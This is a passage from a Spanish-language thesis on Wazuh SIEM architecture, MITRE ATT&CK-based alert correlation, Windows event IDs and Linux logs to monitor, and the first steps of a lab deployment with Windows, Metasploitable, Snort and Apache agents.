La solución Wazuh se basa en el agente Wazuh, implementado en los usuarios finales monitorizados, y en tres componentes centrales: el servidor Wazuh, el indexador Wazuh y el panel de control Wazuh.

Figura 2

Componentes y el flujo de datos de Wazuh.



- **Indexador Wazuh:** es un motor escalable de búsqueda y análisis de texto completo que juega un papel clave en el procesamiento de datos dentro del SIEM. Se encarga de almacenar e indexar las alertas generadas por el servidor de Wazuh, permitiendo consultas rápidas y análisis casi en tiempo real. Este componente puede desplegarse

como un clúster de uno o varios nodos, ofreciendo así mayor capacidad y tolerancia a fallos. La información se guarda en documentos JSON estructurados con diferentes tipos de datos, como textos, números o fechas, y se organiza en índices compuestos por fragmentos distribuidos entre nodos. Esta arquitectura garantiza tanto la disponibilidad como el rendimiento del sistema. Además, Wazuh emplea distintos índices para clasificar diversos tipos de eventos, lo que facilita su gestión y análisis (Wazuh, 2025).

- **Servidor Wazuh:** analiza la información recibida desde los agentes, generando alertas cuando detecta comportamientos sospechosos o amenazas. También permite administrar de forma remota la configuración de los agentes y monitorear su estado operativo. Para mejorar su capacidad de detección, se apoya en fuentes de inteligencia de amenazas y añade contexto valioso mediante el uso del marco MITRE ATT&CK y normativas como PCI DSS, GDPR, HIPAA, CIS y NIST 800-53. Además, este componente puede integrarse con herramientas externas como sistemas de gestión de incidencias (por ejemplo, ServiceNow, Jira y PagerDuty) y servicios de mensajería como Slack, lo que ayuda a mejorar la eficiencia operativa y la respuesta ante incidentes (Wazuh, 2025).
- **Panel Web Wazuh:** es una herramienta visual intuitiva que facilita la exploración, análisis y supervisión de eventos de seguridad dentro de la plataforma. Permite gestionar la infraestructura de Wazuh desde una interfaz centralizada, incorporando funciones avanzadas como control de acceso basado en roles (RBAC) e inicio de sesión único (SSO) para mayor seguridad. A través de este panel, los usuarios pueden examinar fácilmente los datos recopilados por los agentes y las alertas emitidas por el

servidor, además de generar informes y crear visualizaciones personalizadas. También incluye acceso al marco MITRE ATT&CK, lo que permite correlacionar amenazas con tácticas y técnicas específicas para un análisis más completo (Wazuh, 2025).

- **Agente Wazuh:** es compatible con múltiples sistemas operativos, incluyendo Linux, Windows, macOS, Solaris y AIX, y puede instalarse en diversos entornos como estaciones de trabajo, servidores, máquinas virtuales, contenedores y nubes. Su función principal es recolectar datos del sistema y de las aplicaciones para enviarlos al servidor a través de un canal cifrado y autenticado. Gracias a su arquitectura modular, cada componente del agente realiza tareas específicas como la monitorización del sistema de archivos, el análisis de registros, la detección de malware o la auditoría de configuración. Este modularidad permite adaptar su funcionamiento según las necesidades del entorno. El agente también proporciona información operativa sobre su estado y configuración, y puede ser administrado de forma remota. La comunicación se realiza mediante protocolos seguros (TCP o UDP), con cifrado, compresión y control de flujo para garantizar eficiencia y estabilidad en la transmisión de datos. (Wazuh, 2025)


2.2.8. Arquitectura de la SIEM Wazuh. Wazuh cuenta con una arquitectura distribuida que combina agentes instalados en los endpoints con dispositivos sin agente como firewalls, routers o switches, que pueden enviar registros mediante Syslog, SSH o APIs.

Los agentes recopilan eventos de seguridad y los transmiten al servidor central, que se encarga de procesar y analizar la información. Posteriormente, los resultados se envían al indexador de Wazuh, que organiza y almacena los datos para su consulta. Este indexador puede

estar conformado por uno o varios nodos interconectados que permiten realizar operaciones de lectura y escritura. En entornos pequeños, es posible operar eficientemente con un único nodo, sin necesidad de una infraestructura compleja (Wazuh, 2025).

Figura 3

Arquitectura de implementación de Wazuh



Nota. Se muestra en la figura los componentes de la solución y cómo el servidor y los nodos de indexadores de Wazuh pueden configurarse como clústeres, lo que proporciona equilibrio de carga y alta disponibilidad.

- **Comunicación entre el agente Wazuh y el servidor Wazuh:** El agente de Wazuh transmite constantemente eventos al servidor para su análisis en busca de posibles amenazas. Esta comunicación se establece a través del puerto 1514, que puede modificarse según las necesidades. Una vez recibidos, el motor de análisis del servidor decodifica y evalúa los eventos, y aquellos que coinciden con reglas configuradas se enriquecen con información adicional, como el identificador y el nombre de la regla correspondiente. Los eventos se almacenan en distintos archivos según su relevancia: todos los eventos se guardan en archives.json, mientras que solo


los que cumplen con criterios de prioridad definidos se registran también en alerts.json. La transmisión de estos mensajes se realiza de forma segura mediante cifrado AES con bloques de 128 bits y claves de 256 bits

- **Comunicación entre el servidor Wazuh y el indexador Wazuh:** El servidor Wazuh emplea Filebeat para enviar de forma cifrada, utilizando TLS, los datos de eventos y alertas al indexador, el cual recibe estas transmisiones en el puerto TCP 9200 por defecto. Filebeat se encarga de supervisar la salida de registros del servidor y reenviarlos para su posterior indexación, lo que permite su análisis y visualización a través del panel web. Además, el módulo de detección de vulnerabilidades mantiene actualizado el inventario del sistema y genera alertas con detalles sobre posibles riesgos. El panel de control interactúa con la API RESTful de Wazuh mediante el puerto 55000/TCP para consultar y modificar la configuración tanto del servidor como de los agentes. Esta interacción está protegida mediante cifrado TLS y autenticación basada en credenciales. (Wazuh, 2025)

2.2.9. MITRE ATT&CK Framework. Este marco proporciona un lenguaje común para la inteligencia de amenazas, la respuesta a incidentes y las evaluaciones de seguridad. Es decir que, su principal objetivo es facilitar un lenguaje común para que los profesionales de ciberseguridad puedan comunicarse de manera más efectiva sobre las amenazas. A su vez podemos diferenciar las siguientes fases en el marco MITRE ATT&CK.

Figura 4


Técnicas y Tácticas Framework MITRE ATT&CK parte 1



Nota. La figura describe las principales tácticas y técnicas del Framework MITRE ATT&CK utilizadas por los actores de amenazas cibernéticas. Tomado de MITRE ATT&CK Matrix, por LUMU, 2025, https://docs.lumu.io/portal/en/kb/articles/attack-matrix.

Figura 5

Técnicas y Tácticas Framework MITRE ATT&CK parte 2



Nota. La figura describe las principales tácticas y técnicas del Framework MITRE ATT&CK utilizadas por los actores de amenazas cibernéticas. Tomado de MITRE ATT&CK Matrix, por LUMU, 2025, https://docs.lumu.io/portal/en/kb/articles/attack-matrix.

2.2.10. Generación de Alertas SIEM en Base al Framework MITRE ATT&CK. Una alerta es una notificación generada por un SIEM cuando detecta un patrón sospechoso a partir de múltiples registros de eventos (logs). Estos registros, como pueden ser intentos fallidos de inicio de sesión o escaneos de red, se correlacionan para identificar posibles amenazas.

Si los logs coinciden con una regla predefinida, el SIEM emite una alerta para que el equipo de seguridad investigue. Para lo cual, por lo general se hace uso del marco MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) es una herramienta

dinámica que utilizan las organizaciones para comprender y mitigar las amenazas de ciberseguridad. (LUMU, 2025)

2.2.11. Identificación Eventos Inusuales. Según (Ali, 2021),detectar eventos inusuales basados en logs es fundamental para la identificación de amenazas avanzadas, como ataques persistentes avanzados (APT), movimientos laterales y accesos no autorizados. El proceso de normalización y preprocesamiento de logs son fundamentales para una correcta detección de anomalías, los registros deben ser centralizados en un SIEM. Es necesario transformar los datos en formatos estandarizados, como JSON o Syslog, y filtrar eventos irrelevantes para mejorar la eficiencia del análisis.

- **Eventos sistema operativo Windows:** para el análisis y detección de eventos inusuales en Windows por lo general se utiliza el Visor de Eventos de Windows es una herramienta que permite registrar y organizar mensajes del sistema, incluyendo errores, advertencias e información generada por servicios, aplicaciones y el propio sistema operativo. (Cortés Novoa). A partir de Windows Vista, Microsoft rediseñó significativamente el sistema de registro de eventos, modificando su estructura, ubicación y formato. Este nuevo esquema se denomina "Registro de eventos de Windows", a diferencia del "Registro de eventos" utilizado en versiones anteriores como Windows XP y 2003. Desde Vista hasta Windows 7, los registros se almacenan en formato XML binario en la carpeta predeterminada C:\Windows\System32\winevt\Logs. Por ejemplo, en un sistema con Windows 7 y solo MS Office 2007 instalado, pueden encontrarse más de 130 archivos con extensión .evtx. Existen dos grandes categorías de registros: los registros de Windows y los registros de aplicaciones y servicios. Entre los más comunes están los registros

de aplicación, sistema y seguridad. Aunque estos cumplen funciones similares a sus versiones anteriores (como los archivos .evt de XP), los event IDs han cambiado: por ejemplo, un inicio de sesión que antes era el evento 528 en XP, ahora se representa con el ID 4624 en Windows 7 (Pittman, 2010). Los siguientes Event IDs que se muestran en la Tabla 1 están asociados a técnicas de evasión, persistencia y ejecución de código malicioso, estos eventos están relacionados con técnicas como la evasión de defensas mediante la desactivación del registro de eventos y la eliminación de registros de eventos de Windows (MITRE, 2025) :

Tabla 1

ID de eventos más comunes en Windows según el Marco Mitre Att&Ck

Event ID	Descripción
4624	Registro de inicio de sesión exitoso; útil para detectar accesos no autorizados.
4697	Creación de un nuevo servicio; puede indicar la instalación de software malicioso.
7045	Instalación de un servicio por parte de un administrador o atacante.
7034	Terminación inesperada de un servicio, lo cual podría ser resultado de una actividad maliciosa.
4104	Ejecución de scripts de PowerShell, comúnmente utilizada en ataques para ejecutar código malicioso.
4624	El usuario inició sesión correctamente en una computadora.
4625	Se intentó iniciar sesión con un nombre de usuario desconocido o una contraseña incorrecta, pero falló.
4634	El proceso de cierre de sesión del usuario se completó.
4624	Registro de inicio de sesión exitoso; útil para detectar accesos no autorizados.
4647	El usuario inició el cierre de sesión.

- **Eventos sistema operativo Linux:** En los sistemas operativos Linux, Syslog es el protocolo comúnmente empleado para el registro de eventos. Este mecanismo permite capturar, almacenar y transmitir información generada por diferentes procesos y aplicaciones del sistema. Los mensajes producidos son enviados al servicio syslogd, encargado de gestionarlos y guardarlos. Dependiendo de la distribución de Linux, estos registros suelen almacenarse en archivos como /var/log/syslog o /var/log/messages. Estos logs son fundamentales para tareas de diagnóstico,

monitoreo del sistema y fortalecimiento de la seguridad. En sistemas Linux, aunque no se utilizan Event IDs como en Windows, es crucial monitorear ciertos archivos de registro ubicados en /var/log/ para detectar actividades sospechosas como se muestra en la Tabla 2.

Tabla 2

Registros de actividades inusuales comunes de Linux según el Marco Mitre

Archivo de registro	**Descripción**
/var/log/auth.log o /var/log/secure	Contienen registros de autenticación; útiles para identificar accesos no autorizados.
/var/log/messages	Incluye mensajes generales del sistema; puede revelar actividades inusuales.
/var/log/syslog	Registra eventos del sistema; esencial para el análisis de incidentes.
/var/log/wtmp, /var/log/utmp y /var/log/btmp	Almacenan información sobre inicios y cierres de sesión, así como intentos fallidos de acceso.

2.2.12. Correlación de Eventos. Los SIEM permiten correlacionar eventos usando reglas basadas en la metodología MITRE ATT&CK, lo que facilita la identificación de patrones de ataque secuenciales (MITRE, 2023). Un ejemplo de correlación es la detección de múltiples intentos fallidos de autenticación seguidos de la ejecución de comandos en PowerShell.

2.2.13. Lógica de Correlación de Eventos y Creación de Casos de Uso. La correlación de eventos en un SIEM se basa en la identificación de patrones de actividad sospechosa a partir de eventos individuales generados por diferentes sistemas. La lógica de correlación sigue estos pasos:

- Recopilación de eventos: Se capturan logs de sistemas relevantes (servidores,

firewalls, SIEM, endpoints).

- Normalización y enriquecimiento: Se estructuran los datos para facilitar su análisis y se agregan fuentes de inteligencia de amenazas.
- Definición de reglas de correlación: Se crean condiciones basadas en la relación entre eventos para detectar anomalías.
- Generación de alertas: Se disparan alertas cuando se cumplen las reglas de correlación.
- Investigación y respuesta: Los analistas verifican y toman medidas para mitigar amenazas.

CAPITULO 3:


3. Desarrollo

3.1. Topología de implementación

Para el desarrollo del presente trabajo se plantea la siguiente topología descrita en la Figura 5, dicha topología va a contar con cuatro agentes: Windows Server 2019, Metasploitable Server, “SNORT” y Apache Web Server, los cuales se van a integrar al SIEM Wazuh el cual se va a configurar para recolectar logs de eventos que se presenten en cada uno de los agentes para posterior almacenarlos, procesarlos y analizarlos para determinar correlaciones y finalmente definir los casos de uso en función del Framework MITRE ATT&CK.

Figura 6

Topología de agentes integrados al SIEM Wazuh



Nota. La figura describe la arquitectura base del proyecto que permite lanzar ataques y verificar la recepción de logs del SIEM Wazuh, la cual está dentro de un pool de red 172.16.16.x/24.

3.2. Instalación y Configuración del SIEM Wazuh.

Previo a la instalación del SIEM hay que tomar en cuenta los siguientes requisitos de hardware para el correcto funcionamiento del SIEM esto dependen en gran medida de la cantidad de puntos finales protegidos en nuestro caso 4 agentes, en base a los agentes que se van a integrar se implementa el servidor Wazuh, el indexador Wazuh y el panel de control Wazuh en el mismo host bajos los siguientes recursos descritos en la Tabla 3.

Tabla 3

Requisitos mínimos de hardware

# de Agentes	UPC	RAM	Almacenamiento 90 días
1 - 25	4 CPU virtuales	8 GB	50 GB

En cuanto al sistema operativo, los componentes centrales de Wazuh requieren un procesador Intel o AMD Linux de 64 bits (arquitectura x86_64/AMD64) para funcionar. Wazuh recomienda cualquiera de las siguientes versiones de sistema operativo:

Tabla 4


Requisitos mínimos de software

Sistema operativo	Versión
Amazon Linux	2 o 2023
Red Hat Enterprise Linux	7, 8 o 9
CentOS	7 o 8
Ubuntu	16.04, 18.04, 20.04, 22.04, 24.04

Para la instalación de la SIEM Wazuh se siguió los siguientes pasos descritos en la Figura 7 que se muestra a continuación:

Figura 7


Proceso de instalación Wazuh



Por fines práctico para la instalación del SIEM Wazuh se hizo usos del archivo wazuh-4.11.2.ova, el cual se implementa como una máquina virtual sobre el hipervisor VMware Workstation Pro en su versión x64 en el sistema operativo Ubuntu. En VMware Workstation Pro, se utiliza la opción "Importar servicio virtualizado" para cargar el archivo OVA previamente descargado y seguir los pasos de configuración indicados. Tras completar el proceso de importación, se inicia la máquina virtual, y es necesario identificar la dirección IP asignada para poder acceder a la interfaz del Dashboard de Wazuh desde un navegador. En nuestro caso se nos ha asignado la IP: 172.16.16.103 .

Figura 8


Iniciación del Servidor Wazuh y asignación de IP



Una vez obtenida la IP se procedió a ingresar por el protocolo HTTP con la URL del localhost al Dashboard de Wazuh en el cual se va a realizar la integración de los agentes y el monitoreo de estos.

Figura 9

Dashboard inicial SIEM Wazuh




Cabe destacar que el puerto utilizado por Wazuh para la comunicación entre el Manager y los agentes es el puerto 1514. Este puerto por defecto es utilizado tanto para comunicación de logs como para la transmisión de eventos entre el Wazuh Manager y los agentes. Para el proyecto como se indicó con anterioridad se instaló cuatro agentes: Windows Server 2019, Metasploitable

Server, “SNORT” y Apache Web, y por defecto el mismo servidor Ubuntu quien enviará los logs hacia la SIEM WAZUH.

La SIEM Wazuh proporciona un Dashboard de los eventos recolectados en un periodo de tiempo, con las alertas detectadas dentro del framework del Mitre&Attack por defecto validación de credenciales y acceso a privilegios root , como se muestra a continuación:

Figura 10

Dashboard Wazuh módulo de seguridad



3.3. Integración de Agentes


3.3.1. Integración Agente Windows Server 2019. Para implementar el agente, desde el Dashboard de Wazuh se selecciona añadir agente como se muestra en la Figura 11, seguidamente se selecciona el sistema operativo del agente en este caso Windows, se agrega los datos solicitados entre ellos la Ip del servidor Wazuh y el nombre o alias del agente como se detalla en la Figura 12.

Figura 11

Creación de Agente desde el Dashboard de Wazhu

Figura 12

Creación de Agente Windows desde el Dashboard de Wazhu



